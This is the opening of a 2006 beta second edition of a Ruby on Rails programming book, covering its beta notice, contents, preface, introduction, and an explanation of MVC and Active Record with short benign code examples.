

The
Pragmatic
Programmers

Agile Web Development with Rails

Second Edition



The Facets



of Ruby Series



The book you're reading is still under development. As an experiment, we're releasing this copy well before we normally would. That way you'll be able to get this content a many months before it's available in finished form, and we'll get feedback to make the book even better. The idea is that everyone wins!

This particular book is being done differently to our other beta books. Because we're producing a second edition of an existing book, we're decided to make the changes *in situ*. We're updating the book from the inside. To make it easier to follow what's going on, chapters that have substantially new content have their headers colored red, while chapters that are largely unchanged from the first edition have gray headers.

Be warned. The book has not had a full technical edit, so it will contain errors. It has not been copyedited, so it will be full of typos. And there's been no effort spent doing layout, so you'll find bad page breaks, over-long lines, incorrect hyphenations, and all the other ugly gerbil-droppings that you wouldn't expect to see in a finished book. We can't be held liable if you follow our instructions, expecting to create a Rails application, and you end up with a strangely shaped farm implement instead. Despite all this, we think you'll enjoy it!

When the book is finally ready, we'll send you the fully updated version. In the meantime, we'd appreciate you sending us your feedback on this book at <http://books.pragprog.com/titles/rails2/errata> (or by clicking the erratum link at the bottom of each page).

Thank you for buying this book.

► **Dave Thomas**

Agile Web Development with Rails

Second Edition

The Pragmatic Bookshelf

Raleigh, North Carolina Dallas, Texas



Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and The Pragmatic Programmers, LLC was aware of a trademark claim, the designations have been printed in initial capital letters or in all capitals. The Pragmatic Starter Kit, The Pragmatic Programmer, Pragmatic Programming, Pragmatic Bookshelf and the linking *g* device are trademarks of The Pragmatic Programmers, LLC.

Every precaution was taken in the preparation of this book. However, the publisher assumes no responsibility for errors or omissions, or for damages that may result from the use of information (including program listings) contained herein.

Our Pragmatic courses, workshops, and other products can help you and your team create better software and have more fun. For more information, as well as the latest Pragmatic titles, please visit us at

<http://www.pragmaticprogrammer.com>

Copyright © 2006 The Pragmatic Programmers LLC.

All rights reserved.

No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form, or by any means, electronic, mechanical, photocopying, recording, or otherwise, without the prior consent of the publisher.

Printed in the United States of America.

ISBN 0-9776166-3-0

Printed on acid-free paper with 85% recycled, 30% post-consumer content.

B1.02 printing, May 2006

Version: 2006-5-23

Contents

Preface to the Second Edition	xi
1 Introduction	1
1.1 Rails Is Agile	3
1.2 Finding Your Way Around	5
Part I—Getting Started	8
2 The Architecture of Rails Applications	9
2.1 Models, Views, and Controllers	9
2.2 Active Record: Rails Model Support	13
2.3 Action Pack: The View and Controller	17
3 Installing Rails	19
3.1 Your Shopping List	20
3.2 Installing on Windows	20
3.3 Installing on Mac OS X	22
3.4 Installing on Linux	24
3.5 Development Environments	24
3.6 Rails and Databases	28
3.7 Keeping Up-to-Date	31
3.8 Rails and ISPs	31
4 Instant Gratification	32
4.1 Creating a New Application	32
4.2 Hello, Rails!	35
4.3 Linking Pages Together	46
4.4 What We Just Did	50

Part II—Building an Application	52
5 The Depot Application	53
5.1 Incremental Development	53
5.2 What Depot Does	54
5.3 Let's Code	58
6 Task A: Product Maintenance	59
6.1 Iteration A1: Get Something Running	59
6.2 Iteration A2: Add a Missing Column	71
6.3 Iteration A3: Validate!	74
6.4 Iteration A4: Prettier Listings	79
7 Task B: Catalog Display	87
7.1 Iteration B1: Create the Catalog Listing	87
7.2 Iteration B2: Add a Page Layout	91
7.3 Iteration B3: Use a Helper to Format the Price	93
7.4 Iteration B4: Linking to the Cart	94
8 Task C: Cart Creation	97
8.1 Sessions	97
8.2 Iteration C1: Creating a Cart	100
8.3 Iteration C2: A Smarter Cart	103
8.4 Iteration C3: Handling Errors	109
8.5 Iteration C4: Finishing the Cart	114
9 Task D: Add a Dash of Ajax	118
9.1 Iteration D1: Moving the Cart	119
9.2 Iteration D2: An Ajax-Based Cart	124
9.3 Iteration D3: Highlighting Changes	128
9.4 Iteration D4: Hide An Empty Cart	130
9.5 Iteration D5: Degrading if JavaScript is Disabled	133
9.6 What We Just Did	134
10 Task E: Checkout!	136
10.1 Iteration E1: Capturing an Order	136
11 Task F: Administration	152
11.1 Iteration F1: Adding Users	152
11.2 Iteration F2: Logging In	160
11.3 Iteration F3: Limiting Access	163
11.4 Iteration F4: A Sidebar, More Administration	164

12 Task G: One Last Wafer-Thin Change	172
12.1 Generating the XML Feed	172
12.2 Finishing Up	179
13 Task T: Testing	181
13.1 Tests Baked Right In	181
13.2 Unit Testing of Models	182
13.3 Functional Testing of Controllers	194
13.4 Integration Testing of Applications	205
13.5 Performance Testing	214
13.6 Using Mock Objects	218
 Part III—The Rails Framework	 221
14 Rails in Depth	222
14.1 So Where's Rails?	222
14.2 Directory Structure	222
14.3 Rails Configuration	230
14.4 Naming Conventions	233
14.5 Logging in Rails	237
14.6 Debugging Hints	237
14.7 What's Next	239
15 Active Support	241
15.1 Generally Available Extensions	241
15.2 Enumerations and Arrays	242
15.3 String Extensions	243
15.4 Extensions to Numbers	245
15.5 Time and Date Extensions	246
15.6 An Extension to Ruby Symbols	247
16 Active Record Basics	249
16.1 Tables and Classes	250
16.2 Columns and Attributes	251
16.3 Primary Keys and IDs	257
16.4 Connecting to the Database	259
16.5 CRUD—Create, Read, Update, Delete	261
16.6 Relationships between Tables	277
16.7 Transactions	300

17 More Active Record	307
17.1 Acts As	307
17.2 Aggregation	312
17.3 Single Table Inheritance	318
17.4 Validation	322
17.5 Callbacks	331
17.6 Advanced Attributes	339
17.7 Miscellany	343
18 Action Controller and Rails	346
18.1 Context and Dependencies	346
18.2 The Basics	347
18.3 Routing Requests	348
18.4 Action Methods	360
18.5 Cookies and Sessions	371
18.6 Flash—Communicating between Actions	382
18.7 Filters and Verification	384
18.8 Caching, Part One	390
18.9 The Problem with GET Requests	397
19 Action View	400
19.1 Templates	400
19.2 Builder templates	402
19.3 RHTML Templates	403
19.4 Helpers	406
19.5 Formatting Helpers	408
19.6 Linking to Other Pages and Resources	411
19.7 Pagination	413
19.8 Form Helpers	415
19.9 Layouts and Components	432
19.10 Caching, Part Two	442
19.11 Adding New Templating Systems	447
20 The Web, V2.0	451
20.1 Introducing AJAX	451
20.2 The Rails Way	454
20.3 The User Interface, Revisited	462
20.4 Advanced Techniques	467

21 Action Mailer	479
21.1 Sending E-mail	479
21.2 Receiving E-mail	487
21.3 Testing E-mail	489
22 Web Services on Rails	493
22.1 What AWS Is (and What It Isn't)	493
22.2 The API Definition	494
22.3 Dispatching Modes	499
22.4 Using Alternate Dispatching	502
22.5 Method Invocation Interception	504
22.6 Testing Web Services	506
22.7 Protocol Clients	509
23 Securing Your Rails Application	510
23.1 SQL Injection	510
23.2 Cross-Site Scripting (CSS/XSS)	513
23.3 Avoid Session Fixation Attacks	516
23.4 Creating Records Directly from Form Parameters	517
23.5 Don't Trust ID Parameters	519
23.6 Don't Expose Controller Methods	520
23.7 File Uploads	521
23.8 Don't Cache Authenticated Pages	522
23.9 Knowing That It Works	522
24 Deployment and Production	524
24.1 Development Deployments	525
24.2 Initial Production Deployments	526
24.3 Playing Nice With Existing Environments	526
24.4 Hosting Multiple Applications on the Same Machine	526
24.5 Scaling Out	526
Part IV—Appendices	528
A Introduction to Ruby	529
A.1 Ruby Is an Object-Oriented Language	529
A.2 Ruby Names	531
A.3 Methods	531
A.4 Classes	533
A.5 Modules	536
A.6 Arrays and Hashes	536
A.7 Control Structures	538

A.8	Regular Expressions	538
A.9	Blocks and Iterators	539
A.10	Exceptions	540
A.11	Marshaling Objects	540
A.12	Interactive Ruby	541
A.13	Ruby Idioms	541
A.14	RDoc Documentation	543
B	Configuration Parameters	545
B.1	Active Record Configuration	545
B.2	Action Pack Configuration	546
B.3	Action Mailer Configuration	548
B.4	Test Case Configuration	548
C	Source Code	549
C.1	The Full Depot Application	549
D	Resources	572
D.1	Online Resources	572
D.2	Bibliography	572

Tous les jours, à tous les points de vue, je vais de mieux en mieux.

► Émile Coulé

Preface to the Second Edition

It has been just about a year since I announced the first edition of this book. It was clear before the book came out that Rails would be big, but I don't think anyone back then realized just how significant this framework would turn out to be.

In the year that followed, Rails went from strength to strength. It is used as the basis for any number of new, exciting, web sites. Just as significantly, large corporations (many of them household names) started to use Rails for both inward and outward facing applications. Rails gained critical acclaim, too. David Heinemeier Hansson, the creator of Rails, was named *Hacker of the Year* at OSCON. Rails won a Jolt Award as best web development tool, and the first edition of this book received a Jolt award as best technical book.

But the Rails core team didn't just sit still, soaking up the praise. Instead, they've been heads-down adding new features and facilities. Rails 1.0, which came out some months after the first edition hit the streets, added things such as database migration support, as well as updated Ajax integration. Rails 1.1, released in the spring of 2006, was a blockbuster, with over 500 changes over the previous release. Many of these changes are deeply significant. For example, RJS templates change the way that developers write Ajax-enabled applications, and the integration testing framework changes the way these applications can be tested. A lot of work has gone into extending and enhancing Active Record, which now includes polymorphic associations, join models, better caching, and a whole lot more.

The time had come to update the book to reflect all this goodness. And, as I started making the changes, I realized that something else had changed. In the time since the first book was released, we'd all gained a lot more experience of just *how* to write a Rails application. Some stuff that seemed like a great idea didn't work so well in practice, and other features that initially seemed peripheral turned out to be significant. And those new

practices meant that the changes to the book went far deeper than I'd expected. I was no longer doing a cosmetic sweep through the text, adding a couple of new APIs. Instead, I found myself rewriting the content. Some chapters from the original have been removed, and brand new chapters have been added. Many of the rest have been completely rewritten. So, it became clear that we were looking at a second edition—basically a new book.

It seems strange to be releasing a second edition at a time when the first edition is still among the best selling programming books in the world. But Rails has changed, and we need to change this book with it.

Enjoy!

Dave Thomas

May 2006

Chapter 1

Introduction

Ruby on Rails is a framework that makes it easier to develop, deploy, and maintain web applications. During the 12 months that followed its initial release, Rails went from being an unknown toy to being a worldwide phenomenon. It has won awards, and, more importantly, it has become the framework of choice for the implementation of a wide range of so-called *Web 2.0* applications. It isn't just trendy among hard-core hackers: many multinational companies are using Rails to create their web applications.

Why is that? There seem to be many reasons.

First, there seem to be a large number of developers who were frustrated with the technologies they were using to create web applications. It didn't seem to matter whether they were using Java, PHP, .NET—there was a growing sense that things were just too damn hard. And then, suddenly, along comes Rails, and Rails is easier.

But easy on its own doesn't cut it. We're talking about professional developers writing real-world web sites. They wanted to feel that the applications they were developing would stand the test of time—that they were designed and implemented using modern, professional techniques. So these developers dug into Rails, and discovered it wasn't just a tool for hacking out sites.

For example, *all* Rails applications are implemented using the Model-View-Controller (MVC) architecture. Java developers are used to frameworks such as Tapestry and Struts, which are based on MVC. But Rails takes MVC further: when you develop in Rails, there's a place for each piece of code, and all the pieces of your application interact in a standard way. It's as if you start out with the skeleton of an application already prepared.

Professional programmers write tests. And again, Rails delivers. All Rails applications have testing support baked right in. As you add functionality to the code, Rails automatically creates test stubs for that functionality. The framework makes it easy to test applications, and as a result Rails applications tend to get tested.

Rails applications are written in Ruby, a modern, object-oriented scripting language. Ruby is concise without being unintelligibly terse—you can express ideas naturally and cleanly in Ruby code. This leads to programs that are easy to write and (just as importantly) are easy to read months later.

Rails takes Ruby to the limit, extending it in novel ways which make a programmer's life easier. This makes our programs shorter and more readable. It also allows us to perform tasks that would normally be done in external configuration files inside the codebase instead. This makes it far easier to see what's going on. The following code defines the model class for a project. Don't worry about the details for now. Instead, just think about how much information is being expressed in a few lines of code.

```
class Project < ActiveRecord::Base
  belongs_to      :portfolio
  has_one         :project_manager
  has_many        :milestones
  has_many        :deliverables, :through => :milestones

  validates_presence_of :name, :description
  validates_acceptance_of :non_disclosure_agreement
  validates_uniqueness_of :short_name
end
```

Another thing that developers found when they came to Rails was a strong philosophical underpinning. The design of Rails was driven by a couple of key concepts: *DRY* and *convention over configuration*. DRY stands for *Don't Repeat Yourself*—every piece of knowledge in a system should be expressed in just one place. Rails uses the power of Ruby to bring that to life. You'll find very little duplication in a Rails application; you say what you need to say in one place—a place often suggested by the conventions of the MVC architecture—and then move on. For programmers used to other web frameworks, where a simple change to the schema could involve them in half-a-dozen or more code changes, this was a revelation.

Convention over configuration is crucial, too. It means that Rails has sensible defaults for just about every aspect of knitting together your application. Follow the conventions and you can write a Rails application using

less code than a typical Java web application uses in XML configuration. If you need to override the conventions, Rails makes that easy, too.

Developers coming to Rails found something else, too. Rails is new, and the core team of developers understand the new Web. Rails isn't playing catch-up with the new de-facto web standards: it's helping define them. And Rails makes it easy for developers to integrate things like Ajax and RESTful interfaces into their code: support is built in.

Developers are worried about deployment, too. They found that with Rails you can deploy successive releases of your application to any number of servers with a single command (and roll them back equally easily should the release prove to be somewhat less than perfect).

Rails was extracted from a real-world, commercial application. It turns out the best way to create a framework is to find the central themes in a specific application and then bottle them up in a generic foundation of code. When you're developing your Rails application, you're starting with half of a really good application already in place.

But there's something else to Rails—something that's hard to describe. Somehow, it just feels right. Of course you'll have to take our word for that until you write some Rails applications for yourself (which should be in the next 45 minutes or so...). That's what this book is all about.

1.1 Rails Is Agile

The title of this book is *Agile Web Development with Rails*. You may be surprised, then, to discover that we don't have explicit sections on applying agile practices X, Y, and Z to Rails coding.

The reason is both simple and subtle. Agility is part of the fabric of Rails.

Let's look at the values expressed in the Agile Manifesto as a set of four preferences.¹ Agile development favors the following.

- Individuals and interactions over processes and tools
- Working software over comprehensive documentation
- Customer collaboration over contract negotiation
- Responding to change over following a plan

Rails is all about individuals and interactions. There are no heavy toolsets, no complex configurations, and no elaborate processes. There are just

¹<http://agilemanifesto.org/>. Dave Thomas was one of the 17 authors of this document.

small groups of developers, their favorite editors, and chunks of Ruby code. This leads to transparency; what the developers do is reflected immediately in what the customer sees. It's an intrinsically interactive process.

Rails doesn't denounce documentation. Rails makes it trivially easy to create HTML documentation for your entire codebase. But the Rails development process isn't driven by documents. You won't find 500-page specifications at the heart of a Rails project. Instead, you'll find a group of users and developers jointly exploring their need and the possible ways of answering that need. You'll find solutions that change as both the developers and users become more experienced with the problems they're trying to solve. You'll find a framework that delivers working software early in the development cycle. This software may be rough around the edges, but it lets the users start to get a glimpse of what you'll be delivering.

In this way, Rails encourages customer collaboration. When customers see just how quickly a Rails project can respond to change, they start to trust that the team can deliver what's required, not just what's been asked for. Confrontations are replaced by "What if?" sessions.

That's all tied back to the idea of being able to respond to change. The strong, almost obsessive, way that Rails honors the DRY principle means that changes to Rails applications impact a lot less code than the same changes would in other frameworks. And since Rails applications are written in Ruby, where concepts can be expressed accurately and concisely, changes tend to be localized and easy to write. The deep emphasis on both unit and functional testing, along with support for test fixtures and stubs during testing, gives developers the safety net they need when making those changes. With a good set of tests in place, changes are less nerve-racking.

Rather than constantly trying to tie Rails processes to the agile principles, we've decided to let the framework speak for itself. As you read through the tutorial section, try to imagine yourself developing web applications this way: working alongside your customers and jointly determining priorities and solutions to problems. Then, as you read the deeper reference material in the back, see how the underlying structure of Rails can enable you to meet your customers' needs faster and with less ceremony.

One last point about agility and Rails: although it's probably unprofessional to mention this, think how much fun the coding will be.

1.2 Finding Your Way Around

The first two parts of this book are an introduction to the concepts behind Rails and an extended example—we build a simple online store. This is the place to start if you’re looking to get a feel for Rails programming. In fact most folks seem to enjoy building the application along with the book. If you don’t want to do all that typing, you can cheat and download the source code in either a compressed tar archive or as a zip file.²

The third part of the book, starting on page 222, is a detailed look at all the functions and facilities of Rails. This is where you’ll go to find out how to use the various Rails components and how to deploy your Rails applications efficiently and safely.

Along the way, you’ll see various conventions we’ve adopted.

Live Code

Most of the code snippets we show come from full-length, running examples, which you can download. To help you find your way, if a code listing can be found in the download, there’ll be a bar above the snippet (just like the one here).

Download work/demo1/app/controllers/say_controller.rb

```
class SayController < ApplicationController
  def hello
  end
end
```

This contains the path to the code within the download. If you’re reading the PDF version of this book, and if your PDF viewer supports hyperlinks, you can click on the bar and the code should appear in a browser window. Some browsers (such as Safari) will mistakenly try to interpret some of the templates as HTML. If this happens, view the source of the page to see the real source code.

Ruby Tips

Although you need to know Ruby to write Rails applications, we realize that many folks reading this book will be learning both Ruby and Rails at the same time. Appendix A, on page 529, is a (very) brief introduction to the Ruby language. When we use a Ruby-specific construct for the first time, we’ll cross-reference it to that appendix. For example, this paragraph contains a gratuitous use of `:name`, a Ruby symbol. In the margin, you’ll see an indication that symbols

:name
↪ page 531

²<http://www.pragmaticprogrammer.com/titles/rails2/code.html> has the links for the downloads.

are explained on page 531. If you don't know Ruby, or if you need a quick refresher, you might want to go read Appendix A, on page 529 before you go too much further. There's a lot of code in this book....

David Says...

Every now and then you'll come across a *David Says...* sidebar. Here's where David Heinemeier Hansson gives you the real scoop on some particular aspect of Rails—rationales, tricks, recommendations, and more. As he's the fellow who invented Rails, these are the sections to read if you want to become a Rails pro.

Joe Asks...

Joe, the mythical developer, sometimes pops up to ask questions about stuff we talk about in the text. We try to answer these as we go along.

This book isn't a reference manual for Rails. We show most of the modules and most of their methods, either by example or narratively in the text, but we don't have hundreds of pages of API listings. There's a good reason for this—you get that documentation whenever you install Rails, and it's guaranteed to be more up-to-date than the material in this book. If you install Rails using RubyGems (which we recommend), simply start the Gem documentation server (using the command `gem_server`) and you can access all the Rails APIs by pointing your browser at <http://localhost:8808>. (The sidebar on page 30 describes another way of installing the full API documentation.)

Rails Versions

This book documents Rails V1.1, which became available in April, 2006.

Change Log

There are probably a thousand changes that have been applied to Rails since the first version of this book went to press. Listing them all wouldn't be that helpful. However, I'd like to highlight the main changes that have been made to this book.

A New Depot Application

Depot, our example application, has been completely rewritten.

- It now uses migrations, rather than DDL.

- It uses partials, rather than components (as components seem to be on their way out).
- It uses `form_for()` rather than `start_form_tag()` for model-backed forms.
- We use JavaScript effects, Ajax, and RJS templates to display and update the shopping cart.
- We now use salted hashes for administrator authentication.
- It has a new REST interface, illustrating the use of builder templates and `respond_to()`.

Testing

Some code in the testing chapter in the first edition was broken by the Rails 1.0 release. The chapter in the second edition has been totally rewritten. It now assumes transactional text fixtures and no longer uses instantiated fixture data.

More importantly, this chapter now illustrates the new-style *integration tests*.

Missing: To be completed

Part I

Getting Started

The Architecture of Rails Applications

One of the interesting things about Rails is that it imposes some fairly serious constraints on how you structure your web applications. Surprisingly, these constraints make it easier to create applications—a lot easier. Let's see why.

2.1 Models, Views, and Controllers

Back in 1979, Trygve Reenskaug came up with a new architecture for developing interactive applications. In his design, applications were broken into three types of components: models, views, and controllers.

The *model* is responsible for maintaining the state of the application. Sometimes this state is transient, lasting for just a couple of interactions with the user. Sometimes the state is permanent and will be stored outside the application, often in a database. *model*

A model is more than just data; it enforces all the business rules that apply to that data. For example, if a discount shouldn't be applied to orders of less than \$20, the model will enforce the constraint. This makes sense; by putting the implementation of these business rules in the model, we make sure that nothing else in the application can make our data invalid. The model acts as both a gatekeeper and a data store.

The *view* is responsible for generating a user interface, normally based on data in the model. For example, an online store will have a list of products to be displayed on a catalog screen. This list will be accessible via the *view*




Figure 2.1: The Model-View-Controller Architecture

model, but it will be a view that accesses the list from the model and formats it for the end user. Although the view may present the user with various ways of inputting data, the view itself never handles incoming data. The view's work is done once the data is displayed. There may well be many views that access the same model data, often for different purposes. In the online store, there'll be a view that displays product information on a catalog page and another set of views used by administrators to add and edit products.

Controllers orchestrate the application. Controllers receive events from the outside world (normally user input), interact with the model, and display an appropriate view to the user.

Controllers

This triumvirate—the model, view, and controller—forms an architecture known as MVC. Figure 2.1 shows MVC in abstract terms.

MVC was originally intended for conventional GUI applications, where developers found the separation of concerns led to far less coupling, which in turn made the code easier to write and maintain. Each concept or action was expressed in just one well-known place. Using MVC was like constructing a skyscraper with the girders already in place—it was a lot easier to hang the rest of the pieces with a structure already there.

In the software world, we often ignore good ideas from the past as we rush headlong to meet the future. When developers first started producing web applications, they went back to writing monolithic programs that inter-

mixed presentation, database access, business logic, and event handling in one big ball of code. But ideas from the past slowly crept back in, and folks started experimenting with architectures for web applications that mirrored the 20-year-old ideas in MVC. The results were frameworks such as WebObjects, Struts, and JavaServer Faces. All are based (with varying degrees of fidelity) on the ideas of MVC.

Ruby on Rails is an MVC framework, too. Rails enforces a structure for your application where you develop models, views, and controllers as separate chunks of functionality—it knits them all together as your program executes. One of the joys of Rails is that this knitting process is based on the use of intelligent defaults so that you typically don't need to write any external configuration metadata to make it all work. This is an example of the Rails philosophy of favoring convention over configuration.

In a Rails application, incoming requests are first sent to a router, which works out where in the application the request should be sent and how the request itself should be parsed. Ultimately, this phase identifies a particular method (called an *action* in Rails parlance) somewhere in the controller code. The action might look at data in the request itself, it might interact with the model, and it might cause other actions to be invoked. Eventually the action prepares information for the view, which renders something to the user.

action

Figure 2.2, on the following page, shows how Rails handles an incoming request. In this example, assume the application has previously displayed a product catalog page, and the user has just clicked the Add To Cart button next to one of the products. This button links back to our application using the URL http://my.url/store/add_to_cart/123, where 123 is our internal id for the selected product.¹

The routing component receives the incoming request and immediately picks it apart. In this simple case, it takes the first part of the path, *store*, as the name of the controller and the second part, *add_to_cart*, as the name of an action. The last part of the path, *123*, is by convention extracted into an internal parameter called *id*. As a result of all this analysis, the router knows it has to invoke the `add_to_cart()` method in the controller class `StoreController` (we'll talk about naming conventions on page 233).

¹We cover the format of Rails URLs later in the book. However, it's worth pointing out here that having URLs perform actions such as *add to cart* can be dangerous. See Section 18.9, *The Problem with GET Requests*, on page 397, for more details.




Figure 2.2: Rails and MVC

The `add_to_cart()` method handles user requests. In this case it finds the current user's shopping cart (which is an object managed by the model). It also asks the model to find the information for product 123. It then tells the shopping cart to add that product to itself. (See how the model is being used to keep track of all the business data; the controller tells it *what* to do, and the model knows *how* to do it.)

Now that the cart includes the new product, we can show it to the user. The controller arranges things so that the view has access to the cart object from the model, and invokes the view code. In Rails, this invocation is often implicit; again conventions help link a particular view with a given action.

That's all there is to an MVC web application. By following a set of conventions and partitioning your functionality appropriately, you'll discover that your code becomes easier to work with and your application becomes easier to extend and maintain. Seems like a good trade.

If MVC is simply a question of partitioning your code a particular way, you might be wondering why you need a framework such as Ruby on Rails. The answer is pretty straightforward: Rails handles all of the low-level house-keeping for you—all those messy details that take so long to handle by yourself—and lets you concentrate on your application's core functionality. Let's see how....

2.2 Active Record: Rails Model Support

In general, we'll want our web applications to keep their information in a relational database. Order entry systems will store orders, line items, and customer details in database tables. Even applications that normally use unstructured text, such as weblogs and news sites, often use databases as their backend data store.

Although it might not be immediately apparent from the SQL² you use to access them, relational databases are actually designed around mathematical set theory. While this is good from a conceptual point of view, it makes it difficult to combine relational databases with object-oriented programming languages. Objects are all about data and operations, and databases are all about sets of values. Things that are easy to express in relational terms are sometimes difficult to code in an OO system. The reverse is also true.

Over time, folks have worked out ways of reconciling the relational and OO views of their corporate data. Let's look at two different approaches. One organizes your program around the database; the other organizes the database around your program.

Database-centric Programming

The first folks who coded against relational databases programmed in procedural languages such as C and COBOL. These folks typically embedded SQL directly into their code, either as strings or by using a preprocessor that converted SQL in their source into lower-level calls to the database engine.

The integration meant that it became natural to intertwine the database logic with the overall application logic. A developer who wanted to scan through orders and update the sales tax in each order might write something exceedingly ugly, such as

```
EXEC SQL BEGIN DECLARE SECTION;
    int id;
    float amount;
EXEC SQL END DECLARE SECTION;

EXEC SQL DECLARE c1 AS CURSOR FOR
select id, amount from orders;
```

²SQL, referred to by some as *Structured Query Language*, is the language used to query and update relational databases.

```

while (1) {
  float tax;

  EXEC SQL WHENEVER NOT FOUND DO break;

  EXEC SQL FETCH c1 INTO :id, :amount;

  tax = calc_sales_tax(amount)

  EXEC SQL UPDATE orders set tax = :tax where id = :id;
}
EXEC SQL CLOSE c1;
EXEC SQL COMMIT WORK;

```

Scary stuff, eh? Don't worry. We won't be doing any of this, even though this style of programming is common in scripting languages such as Perl and PHP. It's also available in Ruby. For example, we could use Ruby's DBI library to produce similar-looking code. (This example, like the last, has no error checking.)

Method definition
 ↪ page 531

```

def update_sales_tax
  update = @db.prepare("update orders set tax=? where id=?")
  @db.select_all("select id, amount from orders") do |id, amount|
    tax = calc_sales_tax(amount)
    update.execute(tax, id)
  end
end

```

This approach is concise and straightforward and indeed is widely used. It seems like an ideal solution for small applications. However, there is a problem. Intermixing business logic and database access like this can make it hard to maintain and extend the applications in the future. And you still need to know SQL just to get started on your application.

Say, for example, our enlightened state government passes a new law that says we have to record the date and time that sales tax was calculated. That's not a problem, we think. We just have to get the current time in our loop, add a column to the SQL update statement, and pass the time to the `execute()` call.

But what happens if we set the sales tax column in many different places in the application? Now we'll need to go through and find all these places, updating each. We have duplicated code, and (if we miss a place where the column is set) we have a source of errors.

In regular programming, object orientation has taught us that encapsulation solves these types of problems. We'd wrap everything to do with orders

in a class; we'd have a single place to update when the regulations change.

Folks have extended these ideas to database programming. The basic premise is trivially simple. We wrap access to the database behind a layer of classes. The rest of our application uses these classes and their objects—it never interacts with the database directly. This way we've encapsulated all the schema-specific stuff into a single layer and decoupled our application code from the low-level details of database access. In the case of our sales tax change, we'd simply change the class that wrapped the orders table to update the timestamp whenever the sales tax was changed.

In practice this concept is harder to implement than it might appear. Real-life database tables are interconnected (an order might have multiple line items, for example), and we'd like to mirror this in our objects: the order object should contain a collection of line item objects. But we then start getting into issues of object navigation, performance, and data consistency. When faced with these complexities, the industry did what it always does: it invented a three-letter acronym: ORM, Object/Relational Mapping. Rails uses ORM.

Object/Relational Mapping

ORM libraries map database tables to classes. If a database has a table called orders, our program will have a class named Order. Rows in this table correspond to objects of the class—a particular order is represented as an object of class Order. Within that object, attributes are used to get and set the individual columns. Our Order object has methods to get and set the amount, the sales tax, and so on.

In addition, the Rails classes that wrap our database tables provide a set of class-level methods that perform table-level operations. For example, we might need to find the order with a particular id. This is implemented as a class method that returns the corresponding Order object. In Ruby code, this might look like

```
order = Order.find(1)
puts "Order #{order.customer_id}, amount=#{order.amount}"
```

class method
↪ page 533

puts
↪ page 532

Sometimes these class-level methods return collections of objects.

```
Order.find(:all, :conditions => "name='dave'") do |order|
  puts order.amount
end
```

iterating
↪ page 539

Finally, the objects corresponding to individual rows in a table have methods that operate on that row. Probably the most widely used is `save()`, the operation that saves the row back to the database.

```
Order.find(:all, :conditions => "name='dave'") do |order|
  order.discount = 0.5
  order.save
end
```

So an ORM layer maps tables to classes, rows to objects, and columns to attributes of those objects. Class methods are used to perform table-level operations, and instance methods perform operations on the individual rows.

In a typical ORM library, you supply configuration data to specify the mappings between things in the database and things in the program. Programmers using these ORM tools often find themselves creating and maintaining a boatload of XML configuration files.

Active Record

Active Record is the ORM layer supplied with Rails. It closely follows the standard ORM model: tables map to classes, rows to objects, and columns to object attributes. It differs from most other ORM libraries in the way it is configured. By relying on convention and starting with sensible defaults, Active Record minimizes the amount of configuration that developers perform. To illustrate this, here's a program that uses Active Record to wrap our orders table.

```
require 'active_record'

class Order < ActiveRecord::Base
end

order = Order.find(1)
order.discount = 0.5
order.save
```

This code uses the new `Order` class to fetch the order with an id of 1 and modify the discount. (We've omitted the code that creates a database connection for now.) Active Record relieves us of the hassles of dealing with the underlying database, leaving us free to work on business logic.

But Active Record does more than that. As you'll see when we develop our shopping cart application, starting on page 53, Active Record integrates seamlessly with the rest of the Rails framework. If a web form contains data related to a business object, Active Record can extract it into our

model. Active Record supports sophisticated validation of model data, and if the form data fails validations, the Rails views can extract and format errors with just a single line of code.

Active Record is the solid model foundation of the Rails MVC architecture. That's why we devote two chapters to it, starting on page 249.

2.3 Action Pack: The View and Controller

When you think about it, the view and controller parts of MVC are pretty intimate. The controller supplies data to the view, and the controller receives back events from the pages generated by the views. Because of these interactions, support for views and controllers in Rails is bundled into a single component, *Action Pack*.

Don't be fooled into thinking that your application's view code and controller code will be jumbled up just because Action Pack is a single component. Quite the contrary; Rails gives you the separation you need to write web applications with clearly demarcated code for control and presentation logic.

View Support

